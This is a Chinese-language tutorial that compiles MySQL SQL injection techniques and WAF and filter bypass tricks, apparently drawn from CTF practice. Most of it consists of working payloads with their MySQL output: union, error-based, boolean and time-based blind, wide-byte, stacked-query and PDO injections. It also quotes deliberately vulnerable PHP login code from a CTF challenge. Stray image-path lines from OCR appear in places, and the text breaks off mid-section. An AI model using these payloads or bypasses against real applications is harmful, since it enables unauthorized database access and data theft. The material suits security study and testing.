
SQL 注入基础整理及 Tricks 总结 – 安全客，安全资讯平台

对已知的 SQL 注入手段作了较为全面和详尽的整理，大概是我几年的全部积累了，虽然可能有许多遗漏的地方，但我相信还是很有参考价值的。



前言：对已知的 SQL 注入手段作了较为全面和详尽的整理，大概是我几年的全部积累了，虽然可能有许多遗漏的地方，但我相信还是很有参考价值的。

本文的注入场景为：

```
mysql> select * from table1;
+----------+-------+-----------------------------+-----+
| balabala | eihey | flag                        | bbb |
+----------+-------+-----------------------------+-----+
| aaa      | bbb   | flag{1e134bc12-cb4b635ae8f} | d   |
| 1        | asd   | asd                         | asd |
| 0        | asd   | asd                         | asd |
| 0        | asd   | asd                         | asd |
| 0        | asd   | asd                         | asd |
| 0        | asd   | asd                         | asd |
| 0        | asd   | asd                         | asd |
| 0        | asd   | asd                         | asd |
| 0        | asd   | asd                         | asd |
+----------+-------+-----------------------------+-----+
9 rows in set (0.00 sec)
```

一、基础注入

1. 联合查询

即最常见的 union 注入：

若前面的查询结果不为空，则返回两次查询的值：

```
mysql> select balabala from table1 where bbb='d' union select database();
+----------+
| balabala |
+----------+
| aaa      |
| pdotest  |
+----------+
```

若前面的查询结果为空，则只返回 union 查询的值：

```
mysql> select balabala from table1 where bbb='' union select database();
+----------+
| balabala |
+----------+
| pdotest  |
+----------+
1 row in set (0.00 sec)
```

查完数据库接下来就要查表名：

```
' union select group_concat(table_name) from information_schema.tables where table_schema=database()%23
```

```
mysql> select balabala from table1 where bbb='' union select group_concat(table_name) from information_schema.tables whe
re table_schema=database();
+----------+
| balabala |
+----------+
| table1   |
+----------+
1 row in set (0.09 sec)
```

接下来是字段名：

```
' union select group_concat(column_name) from information_schema.columns where table_name='table1'%23
```

```
mysql> select balabala from table1 where bbb='' union select group_concat(column_name) from information_schema.columns w
here table_name='table1';
+-------------------------+
| balabala                |
+-------------------------+
| balabala,eihey,flag,bbb |
+-------------------------+
```

得到字段名后查询相应字段：

```
' union select flag from table1%23
```

```
mysql> select balabala from table1 where bbb='' union select flag from table1;
+-----------------------------+
| balabala                    |
+-----------------------------+
| flag{1e134bc12-cb4b635ae8f} |
| asd                         |
+-----------------------------+
2 rows in set (0.00 sec)
```

一个基本的 SQL 注入过程就结束了。

2. 报错注入

报错注入是利用 mysql 在出错的时候会引出查询信息的特征，常用的报错手段有如下 10 种：

```
1.floor()

select * from test where id=1 and (select 1 from (select count(*),concat(user(),floor(rand(0)*2))x from information_schema.tables group by x)a);

2.extractvalue()

select * from test where id=1 and (extractvalue(1,concat(0x7e,(select user()),0x7e)));

3.updatexml()

select * from test where id=1 and (updatexml(1,concat(0x7e,(select user()),0x7e),1));

4.geometrycollection()

select * from test where id=1 and geometrycollection((select * from(select * from(select user())a)b));

5.multipoint()

select * from test where id=1 and multipoint((select * from(select * from(select user())a)b));

6.polygon()

select * from test where id=1 and polygon((select * from(select * from(select user())a)b));

7.multipolygon()

select * from test where id=1 and multipolygon((select * from(select * from(select user())a)b));

8.linestring()

select * from test where id=1 and linestring((select * from(select * from(select user())a)b));

9.multilinestring()

select * from test where id=1 and multilinestring((select * from(select * from(select user())a)b));

10.exp()

select * from test where id=1 and exp(~(select * from(select user())a));
```

效果：

```
mysql> select balabala from table1 where bbb='d' and (extractvalue(1,concat(0x7e,(select user()),0x7e)));
ERROR 1105 (HY000): XPATH syntax error: '~root@localhost~'
```

3. 布尔盲注

常见的布尔盲注场景有两种，一是返回值只有 True 或 False 的类型，二是 Order by 盲注。

返回值只有 True 或 False 的类型

如果查询结果不为空，则返回 True（或者是 Success 之类的），否则返回 False

这种注入比较简单，可以挨个猜测表名、字段名和字段值的字符，通过返回结果判断猜测是否正确

例：parameter=’ or ascii(substr((select database()) ,1,1))<115—+

Orderby 盲注

order by rand(True) 和 order by rand(False) 的结果排序是不同的，可以根据这个不同来进行盲注：

```
mysql> select balabala from table1 where 1=1 order by rand(True);
+-----------+
| balabala |
+-----------+
| 0         |
| 0         |
| 0         |
| 0         |
| 0         |
| 0         |
| aaa       |
| 0         |
| 1         |
| 0         |
+-----------+
9 rows in set (0.06 sec)

mysql> select balabala from table1 where 1=1 order by rand(False);
+-----------+
| balabala |
+-----------+
| aaa       |
| 0         |
| 0         |
| 0         |
| 1         |
| 0         |
| 0         |
| 0         |
| 0         |
+-----------+
```

例：

```
order by rand(database()='pdotest')
```

```
mysql> select balabala from table1 where 1=1 order by rand(database()='pdotest');
+-----------+
| balabala |
+-----------+
| 0         |
| 0         |
| 0         |
| 0         |
| 0         |
| aaa       |
| 0         |
| 1         |
| 0         |
+-----------+
9 rows in set (0.00 sec)
```

返回了 True 的排序，说明 database()='pdotest'是正确的值

4. 时间盲注

其实大多数页面，即使存在 sql 注入也基本是不会有回显的，因此这时候就要用延时来判断查询的结果是否正确。

常见的时间盲注有 5 种：

1.sleep(x)

```
id=' or sleep(3)%23

id=' or if(ascii(substr(database(),1,1))>114,sleep(3),0)%23
```

查询结果正确，则延迟 3 秒，错误则无延时。

2.benchmark()

通过大量运算来模拟延时：

```
id=' or benchmark(10000000,sha(1))%23

id=' or if(ascii(substr(database(),1,1))>114,benchmark(10000000,sha(1)),0)%23
```

本地测试这个值大约可延时 3 秒：

```
mysql> select balabala from table1 where '1'='2' or benchmark(10000000,sha(1));
Empty set (3.13 sec)
```

3. 笛卡尔积

计算笛卡尔积也是通过大量运算模拟延时：

```
select count(*) from information_schema.tables A,information_schema.tables B,information_schema.tables C

select balabala from table1 where '1'='2' or if(ascii(substr(database(),1,1))>0,(select count(*) from information_schema.tables A,information_schema.tables B,information_schema.tables C),0)
```

笛卡尔积延时大约也是 3 秒

4.get_lock

属于比较鸡肋的一种时间盲注，需要两个 session，在第一个 session 中加锁：


```
select get_lock('test',1)
```

```
mysql> select get_lock('test',1);
+--------------------+
| get_lock('test',1) |
+--------------------+
|                  1 |
+--------------------+
1 row in set (0.00 sec)
```

然后再第二个 session 中执行查询：

```
select get_lock('test',5)
```

另一个窗口：



5.rlike+rpad

rpad(1,3,'a') 是指用 a 填充第一位的字符串以达到第二位的长度
经本地测试 mysql5.7 最大允许用单个 rpad() 填充 349525 位，而多个 rpad() 可以填充 4 个 349525 位，
因此可用：

```
select * from table1 where 1=1 and if(mid(user(),1,1)='r',concat(rpad(1,349525,'a'),rpad(1,349525,'a'),rpad(1,349525,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+asdasdsadasd',1);
```

以上所写是本地测试的最大填充长度，延时 0.3 秒，最后的 asdasdasd 对时间长度有巨大影响，可以增长其长度以增大时延
这个长度大概是 1 秒：

```
select * from table1 where 1=1 and if(mid(user(),1,1)='r',concat(rpad(1,349525,'a'),rpad(1,349525,'a'),rpad(1,349525,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+asaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd',1);
```

这个长度大概是 2 秒：

```
select * from table1 where 1=1 and if(mid(user(),1,1)='r',concat(rpad(1,349525,'a'),rpad(1,349525,'a'),rpad(1,349525,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+asaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddasaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddasdasdasdasdasdasdasdasdasdadasdasdasdasdasdasdasdasdasdasd',1);
```

5.HTTP 头注入

用于在 cookie 或 referer 中存储数据的场景，通常伴随着 base64 加密或 md5 等摘要算法，注入方式与上述相同。

6.HTTP 分割注入


如果存在一个登录场景，参数为 username&password

查询语句为 select xxx from xxx where username='xxx' and password='xxx'

但是 username 参数过滤了注释符，无法将后面的注释掉，则可尝试用**内联注释**把 password 注释掉，凑成一条新语句后注释或闭合掉后面的语句：

例如实验吧加了料的报错注入：

```
<center><h1>Please login!</h1></center><br><center>tips:post username and password...</center>
<!-- $sql="select * from users where username='$username' and password='$password'";  -->
```



（来源： https://www.cnblogs.com/s1ye/p/8284806.html）

这样就凑成了如下的语句，将 password 参数直接注释掉：

```
select * from users where username='1' or extractvalue/*'and password='1*/(1,concat(0x7e,(select database())),0x7e))) or '';
```

当然这种注入的前提是**单引号没有被过滤**。如果过滤不太多的话，其实也有很多其他的方式如：

```
POST username=1' or if(ascii(substr(database(),1,1))=115,sleep(3),0) or '1&password=1
凑成：
select * from users where username='1' or if(ascii(substr(database(),1,1))>0,sleep(3),0) or '1' and password='1'
```

还有一个例子是 GYCTF 中的一道 sql 注入题，通过注入来登录：

```
<?php
        // ...
        $pdo = new PDO('mysql:host=localhost;dbname=sqlsql;charset=utf8;', 'xxx', 'xxx');
        $pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
        $stmt = $pdo->prepare("SELECT username from users where username='${_POST['username']}' and password='${_POST['password']}'");
        $stmt->execute();
        $result = $stmt->fetchAll();
        if (count($result) > 0) {
                if ($result[0]['username'] == 'admin') {
                        include('flag.php');
                        exit();
        // ....
```

过滤了空格，union,#,—+,/*,^,or,|

这样上面用类似 or ‘1’=’1’万能钥匙的方式来注入就不太可能了。

可以考虑**将 password 作为函数的参数**来闭合语句：

```
username=admin'and(strcmp(&password=,'asdasdasdasdasdasd'))and'1
这样凑成：
select username from users where username='admin'and(strcmp('and password=','asdasdasdasdasdasd'))and'1'
```

strcmp 比较，二者不一致返回 True，一致返回 False，而 MySQL 会将’1’判断为数字 1，即 True，因此该查询语句结果为 True

7. 二次注入

二次注入就是攻击者构造的恶意 payload 首先会被服务器存储在数据库中，在之后取出数据库在进行 SQL 语句拼接时产生的 SQL 注入问题

假如登录 / 注册处的 SQL 语句没有可以注入的地方，并将 username 储存在 session 中，而在登录之后页面查询语句没有过滤，为：

select * from users where username=’$_SESSION[‘username’]’

则我们在注册的时候便可将注入语句写入到 session 中，在登录后再查询的时候则会执行 SQL 语句：

如 username=admin’#，登录后查询语句为：

```
select * from users where username='admin' #'
```

就构成了 SQL 注入。

8.SQL 约束攻击

假如注册时 username 参数在 mysql 中为**字符串**类型，并且有 **unique 属性**，设置了长度为 VARCHAR(20)。

则我们注册一个 username 为 admin[20 个空格]asd 的用户名，则在 mysql 中首先会判断是否有重复，若无重复，则会**截取前 20 个字符**加入到数据库中，所以数据库存储的数据为 admin[20 个空格]，而进行登录的时候，SQL 语句会**忽略空格**，因此我们相当于覆写了 admin 账号。

二、基础绕过

1. 大小写绕过

用于过滤时没有匹配大小写的情况：

SelECt * from table;

2. 双写绕过

用于将禁止的字符直接删掉的过滤情况如：

preg_replace(‘/select/‘,’’,input)

则可用 seselectlect *from xxx 来绕过，在删除一个 select 后剩下的就是 select* from xxx

3. 添加注释

```
/*! */类型的注释，内部的语句会被执行
```

本地 mysql5.7 测试通过：

```
mysql> select bbb from table1 where balabala='' union /*! select database()*/;
+---------+
| bbb     |
+---------+
| pdotest |
+---------+
1 row in set (0.00 sec)
```

可以用来绕过一些 WAF，或者绕过**空格**

但是，不能将关键词用注释分开，例如下面的语句是不可以执行的（或者说只能在某些较老的版本执行）：

```
select bbb from table1 where balabala='' union se/*!lect database()*/;
```

4. 使用 16 进制绕过特定字符

如果在查询字段名的时候表名被过滤，或是数据库中某些特定字符被过滤，则可用 16 进制绕过：

```
select column_name from information_schema.columns where table_name=0x7573657273;
```

0x7573657273 为 users 的 16 进制

5. 宽字节、Latin1 默认编码

宽字节注入

用于**单引号被转义**，但编码为 gbk **编码**的情况下，用特殊字符将其与反斜杠合并，构成一个特殊字符：

```
username = %df'#
经gbk解码后变为：
select * from users where username ='運'#
```

成功闭合了单引号。

Latin1 编码

Mysql 表的编码默认为 latin1，如果设置字符集为 utf8，则存在一些 latin1 中有而 utf8 中没有的字符，而 Mysql 是如何处理这些字符的呢？**直接忽略**

于是我们可以输入？username=admin%c2，存储至表中就变为了 admin

上面的 %c2 可以换为 %c2–%ef 之间的任意字符

6. 各个字符以及函数的代替

数字的代替：

摘自 MySQL 注入技巧

代替字符	数	代替字符	代替的数	数、字	代替的数
false、!pi()	0	ceil(pi()*pi())	A	ceil((pi()+pi())*pi())	K
true、!(!pi())	1	ceil(pi()*pi())+true	B	ceil(ceil(pi())*version())	L
true+true	2	ceil(pi()+pi()+version())	C	ceil(pi()*ceil(pi()+pi()))	M
floor(pi())	3	floor(pi()*pi()+pi())	D	ceil((pi()+ceil(pi()))*pi())	N

代替字符	数字	代替字符	代替的数字	代替字符	代替的数字
floor(pi())	3	floor(pi()*pi()+pi())	E	ceil(pi())*ceil(version())	N
floor(version()) // 注意版本	5	ceil(pi()*pi()+version())	F	floor(pi()*(version()+pi()))	P
ceil(version())	6	floor(pi()*version())	G	floor(version()*version())	Q
ceil(pi()+pi())	7	ceil(pi()*version())	H	ceil(version()*version())	R
floor(version()+pi())	8	ceil(pi()*version())+true	I	ceil(pi()*pi()*pi()-pi())	S
floor(pi()*pi())	9	floor((pi()+pi())*pi())	J	floor(pi()*pi()*floor(pi()))	T

其中!(!pi()) 代替 1 本地测试没有成功，还不知道原因。

常用字符的替代

and -> &&
or -> ||
空格-> /**/ -> %a0 -> %0a -> +
 # -> --+ -> ;%00(php<=5.3.4) -> or '1'='1
= -> like -> regexp -> <> -> **in**
注：regexp为正则匹配，利用正则会有些新的注入手段

常用函数的替代

字符串截取 / 拼接函数：

摘自 https://xz.aliyun.com/t/7169

函数	说明
SUBSTR(str,N_start,N_length)	对指定字符串进行截取，为 SUBSTRING 的简单版。
SUBSTRING()	多种格式`SUBSTRING(str,pos)`、`SUBSTRING(str FROM pos)`、`SUBSTRING(str,pos,len)`、`SUBSTRING(str FROM pos FOR len)`。
RIGHT(str,len)	对指定字符串从**最右边**截取指定长度。
LEFT(str,len)	对指定字符串从**最左边**截取指定长度。
RPAD(str,len,padstr)	在 `str` 右方补齐 `len` 位的字符串 `padstr`，返回新字符串。如果 `str` 长度大于 `len`，则返回值的长度将缩减到 `len` 所指定的长度。
LPAD(str,len,padstr)	与 RPAD 相似，在`str`左边补齐。
MID(str,pos,len)	同于 `SUBSTRING(str,pos,len)`。
INSERT(str,pos,len,newstr)	在原始字符串 `str` 中，将自左数第 `pos` 位开始，长度为 `len` 个字符的字符串替换为新字符串 `newstr`，然后返回经过替换后的字符串。`INSERT(str,len,1,0x0)`可当做截取函数。
CONCAT(str1,str2…)	函数用于将多个字符串合并为一个字符串
GROUP_CONCAT(…)	返回一个字符串结果，该结果由分组中的值连接组合而成。
MAKE_SET(bits,str1,str2,…)	根据参数 1，返回所输入其他的参数值。可用作布尔盲注，如：`EXP(MAKE_SET((LENGTH(DATABASE())>8)+1,'1','710'))`。

函数 / 语句	说明
LENGTH(str)	返回字符串的长度。

函数 / 语句	说明
PI()	返回π的具体数值。
REGEXP “statement”	正则匹配数据，返回值为布尔值。
LIKE “statement”	匹配数据，% 代表任意内容。返回值为布尔值。
RLIKE “statement”	与 regexp 相同。
LOCATE(substr,str,[pos])	返回子字符串第一次出现的位置。
POSITION(substr IN str)	等同于 `LOCATE()`。

LOWER(str)	将字符串的大写字母全部转成小写。同：`LCASE(str)`。
UPPER(str)	将字符串的小写字母全部转成大写。同：`UCASE(str)`。
ELT(N,str1,str2,str3,…)	与`MAKE_SET(bit,str1,str2...)`类似，根据`N`返回参数值。
NULLIF(expr1,expr2)	若 expr1 与 expr2 相同，则返回 expr1，否则返回 NULL。
CHARSET(str)	返回字符串使用的字符集。
DECODE(*crypt_str*,*pass_str*)	使用 pass_str 作为密码，解密加密字符串 crypt_str。加密函数：`ENCODE(str,pass_str)`。

7. 逗号被过滤

用 join 代替：

–1 union select 1,2,3

–1 union select * from (select 1)a join (select 2)b join (select 3)c%23

limit：

limit 2,1

limit 1 offset 2

substr:

substr(database(),5,1)

substr(database() from 5 for 1) from 为从第几个字符开始，for 为截取几个

substr(database() from 5)

如果 for 也被过滤了

mid(REVERSE(mid(database()from(–5)))from(–1)) reverse 是反转，mid 和 substr 等同

if:

if(database()=’xxx’,sleep(3),1)

id=1 and databse()=’xxx’ and sleep(3)

select case when database()=’xxx’ then sleep(5) else 0 end

8.limit 被过滤

select user from users limit 1

加限制条件，如：

select user from users group by user_id having user_id = 1 (user_id 是表中的一个 column)

9.information_schema 被过滤

innodb 引擎可用 mysql.innodb_table_stats、innodb_index_stats，日志将会把表、键的信息记录到这两个表中

除此之外，系统表 sys.schema_table_statistics_with_buffer、sys.schema_auto_increment_columns 用于记录查询的缓存，某些情况下可代替 information_schema

10.and or && || 被过滤

可用运算符! ^ ~ 以及 not xor 来代替：

例如：

```
真^真^真=真

真^假^真=假

真^(!(真^假))=假
……
```

等等一系列组合

eg: select bbb from table1 where '29'='29'^if(ascii(substr(database(),1,1))>0,sleep(3),0)^1;

真则 sleep(3)，假则无时延

三、特定场景的绕过

1. 表名已知字段名未知的注入

join 注入得到列名：

条件：有回显（本地尝试了下貌似无法进行时间盲注，如果有大佬发现了方法可以指出来）

第一个列名：

```
select * from(select * from table1 a join (select * from table1)b)c
```

```
mysql> select * from(select * from table1 a join (select * from table1)b)c;
ERROR 1060 (42S21): Duplicate column name 'balabala'
```

第二个列名：

```
select * from(select * from table1 a join (select * from table1)b using(balabala))c
```

```
mysql> select * from(select * from table1 a join (select * from table1)b using(balabala))c;
ERROR 1060 (42S21): Duplicate column name 'eihey'
```

第三个列名：

```
select * from(select * from table1 a join (select * from table1)b using(balabala,eihey))c
```

```
mysql> select * from(select * from table1 a join (select * from table1)b using(balabala,eihey))c;
ERROR 1060 (42S21): Duplicate column name 'flag'
```

以此类推……

在实际应用的的过程中，该语句可以用于**判断条件中**：

类似于 select xxx from xxx where ‘1’=’1’ and 语句 =’a’

```
mysql> select * from table1 where 1=(select * from(select * from table1 a join (select * from table1)b using(balabala,ei
ney))c);
ERROR 1060 (42S21): Duplicate column name 'flag'
```

join 利用别名直接注入：

上述获取列名需要有回显，其实**不需要知道列名即可获取字段内容**：

采用别名：union select 1,(select b.2 from (select 1,2,3,4 union select * from table1)b limit 1,1),3

该语句即把 (select 1,2,3,4 union select * from users) 查询的结果作为表 b，然后从表 b 的第 1/2/3/4 列查询结果

当然，1,2,3,4 的数目要根据表的列名的数目来确定。

```
select * from table1 where '1'='' or if(ascii(substr((select b.2 from (select 1,2,3,4 union select * from table1)b limit 3,1),1,1))>1,sleep(3),0)
```

2. 堆叠注入 & select 被过滤

select 被过滤一般只有在堆叠注入的情况下才可以绕过，除了极个别不需要 select 可以直接用 password 或者 flag 进行查询的情况

在堆叠注入的场景里，最常用的方法有两个：

1. 预编译：

没错，预编译除了防御 SQL 注入以外还可以拿来执行 SQL 注入语句，可谓双刃剑：

```
id=1';Set @x=0x31;Prepare a from “select balabala from table1 where 1=?”;Execute a using @x;
```

或者：

```
set @x=0x73656c6563742062616c6162616c612066726f6d207461626c65312077686572652031d31;prepare a from @x;execute a;
```

上面一大串 16 进制是 select balabala from table1 where 1=1 的 16 进制形式

2.Handler 查询

Handler 是 Mysql 特有的轻量级查询语句，并未出现在 SQL 标准中，所以 SQL Server 等是没有 Handler 查询的。

Handler 查询的用法：

handler table1 open as fuck;// 打开句柄

handler fuck read first;// 读所有字段第一条

handler fuck read next;// 读所有字段下一条

……

handler fuck close;// 关闭句柄

3.PHP 正则回溯 BUG

PHP 为防止正则表达式的 DDos，给 pcre 设定了回溯次数上限，默认为 100 万次，超过这个上限则未匹配完，则直接

返回 False。

例如存在 preg_match("/union.+?select/ig",input) 的过滤正则，则我们可以通过构造

```
union/*100万个1*/select
```

即可绕过。

4.PDO 场景下的 SQL 注入

PDO 最主要有下列三项设置：

```
PDO::ATTR_EMULATE_PREPARES

PDO::ATTR_ERRMODE

PDO::MYSQL_ATTR_MULTI_STATEMENTS
```

第一项为模拟预编译，如果为 False，则不存在 SQL 注入；如果为 True，则 PDO 并非真正的预编译，而是将输入统一转化为字符型，并转义特殊字符。这样如果是 gbk 编码则存在宽字节注入。

第二项为报错，如果设为 True，可能会泄露一些信息。

第三项为多句执行，如果设为 True，且第一项也为 True，则会存在宽字节 + 堆叠注入的双重大漏。

详情请查看我的另一篇文章：

从宽字节注入认识 PDO 的原理和正确使用

5.Limit 注入（5.7 版本已经废除）

适用于 5.0.0–5.6.6 版本

如果存在一条语句为

```
select bbb from table1 limit 0,1
```

后面接可控参数，则可在后面接 union select：

```
select bbb from table1 limit 0,1 union select database();
```

如果查询语句加入了 order by：

```
